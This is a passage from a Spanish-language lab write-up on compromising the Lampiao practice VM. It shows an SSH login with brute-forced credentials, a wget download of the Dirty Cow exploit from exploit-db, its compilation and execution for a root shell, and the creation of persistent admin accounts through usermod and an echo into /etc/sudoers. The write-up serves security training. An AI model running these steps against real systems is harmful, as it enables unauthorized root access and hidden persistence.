


Ilustración 11 Resultado del ataque Hydra (credenciales encontradas)

5.7 ACCESSO A LA MAQUINA VICTIMA (SSH)

Una vez que se obtuvo la contraseña, se procede a obtener acceso a la maquina y luego a escalar privilegios.

el comando ssh tiago@192.168.23.10, que se usa para iniciar una conexión remota a la máquina Lampiao. La conexión es exitosa, lo que confirma el acceso al sistema.





Ilustración 12 Conexión SSH exitosa a tiago@192.168.23.10

Muestra la conexión exitosa a la máquina "lampiao"



Muestran los comandos ls y cd para navegar a diferentes directorios (/home y /)




Ilustración 13 Navegación por directorios (ls, cd /home, cd ..)

El usuario estaba en el directorio /home y con el comando **cd ..** subió un nivel, llegando al directorio raíz /, uego utilizó el comando **ls**, que muestra las carpetas principales del sistema, entre ellas están bin, donde se guardan los programas básicos, etc con los archivos de configuración, home para los usuarios, y root, que pertenece al administrador, cada una de estas carpetas cumple un papel importante para el funcionamiento del sistema operativo.

5.8 EXPLORACION DE ARCHIVOS Y CONFIGURACION

se observa cómo el usuario, desde la terminal, ejecuta el comando cd etc para ingresar al directorio /etc, el cual contiene los principales archivos de configuración del sistema.

Posteriormente, al usar el comando ls, se listan dichos archivos y carpetas, mostrando la estructura interna de este directorio esencial en Linux.





Ilustración 14 Exploración del directorio /etc (archivos de configuración)

Muestra que se podría editar el archivo de contraseñas del sistema con nano passwd para obtener acceso de root, pero esto se evita con la escalada de privilegios, Muestran los pasos para descargar, transferir y preparar el exploit de la vulnerabilidad **Dirty Cow**.



6 SEGUNDO CAPITULO

6.1 PREPARACION Y EJECUCION DEL EXPLOIT DIRTY COW (ESCALDA DE PRIVILEGIOS)

wget https://www.exploit-db.com/download/40847 -O fotos.cpp: Descarga el exploit desde una base de datos de exploits **(exploit-db.com**) y lo guarda con el nombre fotos.cpp.

```
┌──(kali㉿kali)-[~]
└─$ wget https://www.exploit-db.com/download/40847 -O fotos.cpp
--2025-09-18 12:39:58--  https://www.exploit-db.com/download/40847
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443...
 conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/txt]
Grabando a: «fotos.cpp»

fotos.cpp               [ ⇐⇒            ]  10,28K  22,9KB/s    en 0,4s

2025-09-18 12:40:20 (22,9 KB/s) - «fotos.cpp» guardado [10531]
```

Ilustración 15 Descarga del exploit Dirty Cow (wget fotos.cpp)


```
┌──(kali㉿kali)-[~]
└─$ ls
Descargas  Diclampiao.txt  Escritorio  Imágenes  Plantillas  results
Desktop    Documentos      fotos.cpp   Música    Público     Vídeos
```

scp fotos.cpp tiago@192.168.23.10:/home/tiago/, Transfiere el archivo a la máquina víctima.

```
┌──(kali㉿kali)-[~]
└─$ scp fotos.cpp tiago@192.168.23.10:/home/tiago/
tiago@192.168.23.10's password:
fotos.cpp                                     100%   10KB 951.1KB/s   00:00
```

Ilustración 16 Transferencia del exploit a la víctima (scp fotos.cpp)

La imagen muestra la ejecución del comando **ls** en una terminal de **Linux**. Este comando es una herramienta fundamental en los sistemas operativos de tipo Unix y se utiliza para **listar el contenido de un directorio**.



El comando **ls -la** en **Linux** es una herramienta esencial para obtener información detallada sobre archivos y directorios




Ilustración 17 Listado detallado de archivos (ls -la) en /home

g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil: Compila el código del exploit.




Ilustración 18 Compilación del exploit (g++ … -o documentos)

chmod +x documentos: Otorga permisos de ejecución al archivo compilado.




Ilustración 19 Permisos del binario (chmod +x documentos)

Muestran la ejecución del exploit para escalar privilegios. Al ejecutar **./documentos-s**, se explota la vulnerabilidad **Dirty Cow** y se obtiene un shell de **root** (root@lampiao:~#).




Ilustración 20 Ejecución del exploit y shell con privilegios root

6.2 CREACION DE UN NUEVO USUARIO Y MODIFICACION DE PRIVILEGIOS

Finalmente, se utiliza el acceso de root obtenido para crear un nuevo usuario en el sistema.

Se utiliza el comando **adduser ciber & red2025** para crear un nuevo usuario con una contraseña.




Ilustración 21 Creación de usuario ciber (adduser ciber)

```
Changing the user information for ciber
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Luego se le otorgan permisos de administrador con los comandos **usermod -aG** sudo ciber, **usermod -aG root ciber** y **echo "ciber ALL=(ALL:ALL) ALL" >> /etc/sudoers.**

```
root@lampiao:~# usermod -aG sudo ciber
root@lampiao:~# usermod -aG root ciber
root@lampiao:~#
```

Ilustración 22 Modificación de sudoers y asignación de grupos (usermod, edit sudoers)

La línea añadida otorga privilegios administrativos completos al usuario **ciber**. Es crucial registrar quién autorizó el cambio, justificar la necesidad de privilegios y aplicar la modificación de forma segura para preferiblemente mediante **/etc/sudoers.d y visudo** para minimizar riesgos operativos y de seguridad.

```
root@lampiao:~# echo "ciber All=(ALL:ALL) ALL" >> /etc/sudoers
```


Se configuró al usuario **ciber** con privilegios administrativos en Ubuntu 14.04.5 LTS mediante la adición en **/etc/sudoers**. El inicio de sesión fue exitoso **y** la verificación con devolvió root, confirmando los permisos. Se recomienda utilizar visudo o un archivo en **/etc/sudoers.d** para aplicar este tipo de cambios de forma más segura.

```
Ubuntu 14.04.5 LTS lampiao tty1

lampiao login:ciber
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Sep 18 13:49:02 BRT 2025

  System load:  0.0               Processes:           166
  Usage of /:   7.5% of 19.07GB   Users logged in:     0
  Memory usage: 28%               IP address for eth0: 192.168.23.10
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ciber@lampiao:~$
```

Se creó el usuario **red2025** mediante el comando **adduser red2025**, durante el proceso, se generó el grupo correspondiente, el directorio personal **/home/red2025** y se copiaron los archivos iniciales desde **/etc/skel.** Finalmente, se estableció la contraseña de acceso para el nuevo usuario, quedando habilitado correctamente en el sistema.

```
root@lampiao:~# adduser red2025
Adding user `red2025' ...
Adding new group `red2025' (1005) ...
Adding new user `red2025' (1005) with group `red2025' ...
Creating home directory `/home/red2025' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
```

Se completó la creación del usuario **red2025**. Tras asignar la contraseña, el sistema solicitó datos adicionales, los cuales fueron omitidos y confirmados por defecto, el usuario quedó correctamente registrado en el sistema y habilitado para iniciar sesión



Se creó y verificó el acceso del usuario **red2025** en el sistema Ubuntu 14.04.5 LTS, el inicio de sesión fue exitoso, mostrando el prompt **red2025@lampiao:~$,** lo que confirma que la cuenta quedó correctamente habilitada y lista para su uso

```
Ubuntu 14.04.5 LTS lampiao tty1

lampiao login: red2025
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Sep 18 14:10:19 BRT 2025

  System load:  0.0               Processes:           172
  Usage of /:   7.5% of 19.07GB   Users logged in:     1
  Memory usage: 29%               IP address for eth0: 192.168.23.10
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

red2025@lampiao:~$ _
```

6.3 EVIDENCIA FINAL

En el directorio raíz del usuario **root** se identificó el archivo flag.txt, el cual constituye la evidencia objetivo del ejercicio. Su presencia confirma el acceso exitoso al sistema y la localización de la bandera requerida.

```
root@lampiao:~# ls
flag.txt  kali_home_backup-2025-09-17.tar.gz
```

Ilustración 23 Modificación de sudoers y asignación de grupos (usermod, edit sudoers)

Se localizó el archivo de evidencia /root/flag.txt en el sistema, confirmando acceso a la cuenta root, el contenido fue verificado mediante cat /root/flag.txt, quedando registrada la obtención de la bandera como prueba del acceso.

Se navegó al directorio **/var** y se listaron sus entradas, confirmando la estructura típica de servicios y registros





Ilustración 24 Contenido del directorio /var/www/html (archivos del sitio)

Se navegó a **/var/www** y se listó su contenido, encontrándose el directorio **html**, que normalmente alberga los archivos del sitio web



Se accedió a **/var/www/html**, donde se encontraron archivos de configuración, instalación y código fuente de la aplicación web, junto con recursos multimedia

```
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a           INSTALL.pgsql.txt              misc        themes
authorize.php       install.php                    modules     update.php
CHANGELOG.txt       INSTALL.sqlite.txt             profiles    UPGRADE.txt
COPYRIGHT.txt       INSTALL.txt                    qrc.png     web.config
cron.php            lampiao.jpg                    README.txt  xmlrpc.php
includes            LICENSE.txt                    robots.txt
index.php           LuizGonzaga-LampiaoFalou.mp3   scripts
INSTALL.mysql.txt   MAINTAINERS.txt                sites
root@lampiao:/var/www/html#
```

vas a entrar al directorio **sites**, que normalmente contiene la configuración de los sitios o proyectos dentro del servidor web

```
root@lampiao:/var/www/html# cd sites
root@lampiao:/var/www/html/sites#
```

En el directorio **/var/www/html/**sites se encuentran los elementos encargados de la gestión de sitios del CMS. Allí aparecen las carpetas all y default, junto con los archivos **example.sites.php** y **README.txt**, que permiten la configuración y documentación de los diferentes sitios dentro del servidor web.

```
root@lampiao:/var/www/html/sites# ls
all  default  example.sites.php  README.txt
```

En el directorio En el directorio /var/www/html/sites/default se encuentran los archivos de configuración principales de Drupal: default.settings.php y settings.php, además del directorio files donde se almacenan los archivos cargados por el sistema o los usuarios.

